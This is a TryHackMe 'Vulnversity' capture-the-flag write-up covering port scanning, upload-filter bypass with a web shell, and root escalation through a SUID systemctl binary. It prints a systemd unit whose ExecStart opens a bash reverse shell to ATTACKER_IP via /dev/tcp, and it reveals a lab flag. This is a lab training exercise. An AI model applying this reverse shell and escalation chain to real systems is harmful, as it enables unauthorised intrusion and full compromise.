
Vulnversity

Contents

Reconnaissance

The target machine was confirmed to be within the **TryHackMe** network and was assigned an **IP address** for the engagement.



Scanning

An **Nmap** scan was performed to identify open ports and services:


```
# Nmap 7.95 scan initiated Sat Nov 29 16:02:10 2025 as: /usr/lib/nmap/nmap --privileged -p- -sV -
sC -Pn --min-rate 5000 -oN nmap.txt 10.64.176.25
Nmap scan report for 10.64.176.25
Host is up (0.072s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
```


```
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 a9:c6:7f:87:57:b2:d5:d1:2f:0a:39:83:41:ef:8d:8e (RSA)
|   256 96:80:e3:62:e2:f9:58:c4:02:eb:b7:97:20:a6:93:f9 (ECDSA)
|_  256 6c:b9:47:ff:3e:50:ff:55:1b:b8:ed:8c:0d:d9:e0:31 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.10
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Vuln University
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: IP-10-64-176-25, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb2-time:
|   date: 2025-11-29T21:02:46
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Nov 29 16:02:50 2025 -- 1 IP address (1 host up) scanned in 40.15 seconds
```

Started discovering directories and enumerating http services.


Enumeration

Directory enumeration using **Gobuster** identified multiple paths, suggesting the target belongs to a university website. No sensitive information was found in the source code; however, several directories were identified for further analysis.






The `/internal` directory was analyzed and revealed a file upload functionality, representing a potential attack vector. An attempt to upload a reverse shell directly was unsuccessful.





Using **BurpSuite - Intruder** tool, we performed a brute-force attack against the file upload functionality by testing different file extensions until receiving a successful response.




Exploitation

Although the **.phtml** extension was accepted, it was insufficient to establish a reverse shell through direct upload. Consequently, a web shell was uploaded to achieve remote code execution.





So at this point we use `python` to get a reverse shell connection, using a URL encoding before it.



```
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ whoami
whoami
www-data
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ export TERM=xterm
export TERM=xterm
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ ls -l /home
ls -l /home
total 8
drwxr-xr-x 2 bill   bill   4096 Jul 31  2019 bill
drwxr-xr-x 4 ubuntu ubuntu 4096 Jun 12 15:10 ubuntu
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$
```

Privilege Escalation


Following the initial foothold, system enumeration was performed, resulting in the retrieval of the user flag. Additionally, the `systemctl` binary was identified during SUID enumeration.


```
ls -l /home/bill
total 4
-rw-r--r-- 1 bill bill 33 Jul 31  2019 user.txt
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ cat /home/bill/user.txt
tat /home/bill/user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ find / -perm -4000 2>/dev/null
dev/nullperm -4000 2>/d
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
```

This binary is a Linux utility designed to manage system services, including starting and stopping them. We leveraged this functionality by creating a service configured to run as root, allowing us to establish a new connection with escalated privileges.


```
[Unit]
Description=GiveMeRoot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1'


[Install]
WantedBy=multi-user.target
```

To overcome read and write permission restrictions, the file was created on the attacker machine and transferred via an HTTP server.





A new **Netcat** listener was started, and we waited for the reverse connection to obtain root access.



This assessment demonstrates how chaining vulnerabilities and abusing misconfigured binaries can result in full compromise of the target system.

---

*Written by **kur0bai***